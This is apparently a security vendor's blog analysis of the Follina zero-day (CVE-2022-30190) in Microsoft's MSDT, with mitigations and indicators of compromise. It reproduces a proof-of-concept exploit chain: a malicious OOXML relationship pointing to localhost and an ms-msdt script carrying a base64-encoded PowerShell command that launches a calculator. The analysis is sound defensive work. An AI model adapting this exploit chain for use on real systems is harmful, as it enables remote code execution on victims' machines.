Blog Threat Labs Follina: Zero-Day Vulnerability found in MS-MSDT By Paolo Passeri Jun 01 2022

_Share

Follina: Zero-Day Vulnerability found in MS-MSDT

Summary

On May 27, 2022, a Microsoft Office document was submitted from Belarus to VirusTotal, using a novel method to deliver its payload. This new technique was identified as a Zero-Day RCE (Remote Code Execution) vulnerability in Microsoft Support Diagnostic Tool (MSDT), which is now being tracked as CVE-2022-30190. As of this writing, it affects only Windows computers running with MSDT URI protocol enabled.

The methods of execution and net result of this vulnerability continue to expand as it gains more attention, similar to what we observed with Log4j. CVE-2022-30190 is also being called Follina, because the sample uploaded to VirusTotal references 0438, which is the area code for Follina in Italy.

This vulnerability does not require any macros, which are now disabled by default on files downloaded from the internet. The exploit can be achieved through crafted URLs that use the ms-msdt URL protocol, which will eventually load and execute code. The attack surface for MSDT Protocol in Office is also quite large. Furthermore, the document spotted on May 27 is using Living-off-the-Land techniques by abusing "msdt.exe" and "certutil.exe" binaries. At this point, there are a few public PoCs created by security researchers available on GitHub. Microsoft has released a few workarounds users can implement to be protected against this vulnerability. The official fix has not yet been released.

CVE-2022-30190

In this analysis, we created a non-weaponized sample using one of the public PoCs available on GitHub, to demonstrate how it works.


Like CVE-2021-40444, the document may trigger the vulnerability by abusing the OOXML relationships to automatically download the content from an external URL. In this case, the URL is pointing to localhost as we are using the PoC code.

```
<Relationship Id="rId1337" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"
Target='mhtml:http://localhost:80/exploit.html!x-usc:http://localhost:80/exploit.html" TargetMode="External"/>
```

```
<Relationship Id="rId1337" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"
Target='mhtml:http://localhost:80/exploit.html!x-usc:http://localhost:80/exploit.html" TargetMode="External"/>
```


Malicious URL embedded in the document.

When the document is opened, the URL content is automatically downloaded.



Word document loading the external HTML page.

If the file was downloaded from the internet, the code is not executed because of the Protected View. The exploit will only be triggered if the user clicks the "Enable Editing" button. However, it seems that this vulnerability can be exploited via RTF files, where the Protected View does not apply, making this a zero-click vulnerability. Also, the vulnerability can be exploited if the user previews the document inside the Windows Explorer, where the Protected View concept does not apply.



Microsoft Protected View.

The HTML page contains a script that just redirects the user to the URL that will trigger the exploit.

```
<script>
    location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=?
    IT_LaunchMethod=ContextMenu
    IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[ch
    ar]58+'Unicode.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'UwB
    0AGEAcgB0AC0AUAByAG8AYwBlAHMAcwAgAGMAOgBcAFwAdwBpAG4AZABvAHcAcwBcAFwAcwB5AHMAdABlAG0AMwAyAFwAX
    ABjAGEAbABjAC4AZQB4AGUAIAAtAFcAaQBuAGQAbwB3AFMAdAB5AGwAZQAgAGgAaQBkAGQAZQBuAA==='+[char]34+'))'
    ))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe\"";
</script>
```

HTML payload that triggers CVE-2022-30190.

In this example, the “msdt.exe” will spawn the Windows calculator through the following PowerShell command, which is encoded with base64:


Start-Process c:\windows\system32\calc.exe -WindowStyle hidden

Conclusion

This vulnerability shows that attackers are constantly trying to abuse Microsoft Office documents to execute code, especially after Microsoft disabled the VBA macros by default on files downloaded from the internet. This new vulnerability (CVE-2022-30190) does not require any VBA macros to exploit devices, and it’s currently being used in the wild by attackers. Furthermore, we also see other attackers, like Emotet, changing their TTPs to circumvent the latest Microsoft protections.

Protection

Netskope Threat Labs is actively monitoring this campaign and will ensure coverage for all known threat indicators and payloads.



- Netskope Threat Protection
  - Document-Word.Exploit.CVE-2022-30190
  - Document-Word.Downloader.Heuristic
- Netskope Advanced Threat Protection provides proactive coverage against this threat.
  - Gen.Malware.Detect.By.StHeur indicates a sample that was detected using static analysis
  - Gen.Malware.Detect.By.Sandbox indicates a sample that was detected by our cloud sandbox

Update / Patch

Microsoft has released a few workarounds that can be implemented against CVE-2022-30190, such as disabling MSDT URL protocol. This can be achieved in multiple ways, such as:

1. By deleting its Windows registry key.

This can be done by running the following command in an administrator command prompt:

“reg delete HKEY_CLASSES_ROOT\ms-msdt /f”

2. By disabling “Troubleshooting wizards”

Either through Registry:

HKLM\SOFTWARE\Policies\Microsoft\Windows\ScriptedDiagnostics — EnableDiagnostics — 0

Or in the user interface:

Group Policy Editor -> Computer Configuration -> Administrative Templates -> System -> Troubleshooting and Diagnostics -> Scripted Diagnostics.

Set “Troubleshooting: Allow users to access and run Troubleshooting Wizards” to “disabled”.

3. Disabling Preview in Windows Explorer.

This can be done by opening file explorer and selecting the view followed by selecting “preview pane” to hide it.

IOCs

MD5 Hashes

f531a7c270d43656e34d578c8e71bc39 6bcee92ab337c9130f27143cc7be5a55 529c8f3d6d02ba996357aba535f688fc

SHA256 Hashes

710370f6142d945e142890eb427a368bfc6c5fe13a963f952fb884c38ef06bfa fe300467c2714f4962d814a34f8ee631a51e8255b9c07106d44c6a1f1eda7a45 d61d70a4d4c417560652542e54486beb37edce014e34a94b8fd0020796ff1ef7

URLs

hxxps://www.sputnikradio[.]net/radio/news/3134.html hxxps://exchange.oufca[.]com.au/owa/auth/15.1.2375/themes/p3azx.html

< Threat Labs Next Story > < Back Next >  About the author Paolo supports Netskope’s customers in protecting their journey to the cloud and is a security professional, with 20+ years experience in the infosec industry. He is the mastermind behind hackmageddon.com, a blog detailing timelines and statistics of all the main cyber-attacks occurred since 2011. It is the primary source of data and trends of the threat landscape for the Infosec community. Paolo supports Netskope’s customers in protecting their journey to the cloud and is a security professional, with 20+ years experience in the infosec industry. He is the mastermind behind hackmageddon.com, a blog detailing timelines and statistics of all the main cyber-attacks occurred since 2011. It is the primary source of… Read Paolo Passeri's full Bio > More Articles by Paolo Passeri > Read full Bio > More articles > Related ArticlesThreat Labs By Paolo Passeri Cloud Threats Memo: Analyzing the Top 10 Initial Access Vectors

Read articleThreat Labs By Gustavo Palazolo RedLine Stealer Campaign Using Binance Mystery Box Videos to Spread GitHub-Hosted Payload

Read articleThreat Labs By Gustavo Palazolo Emotet: New Delivery Mechanism to Bypass VBA Protection

Read article Load More

Articles Contact UsContact Us

We'd love to hear from you!

Loading...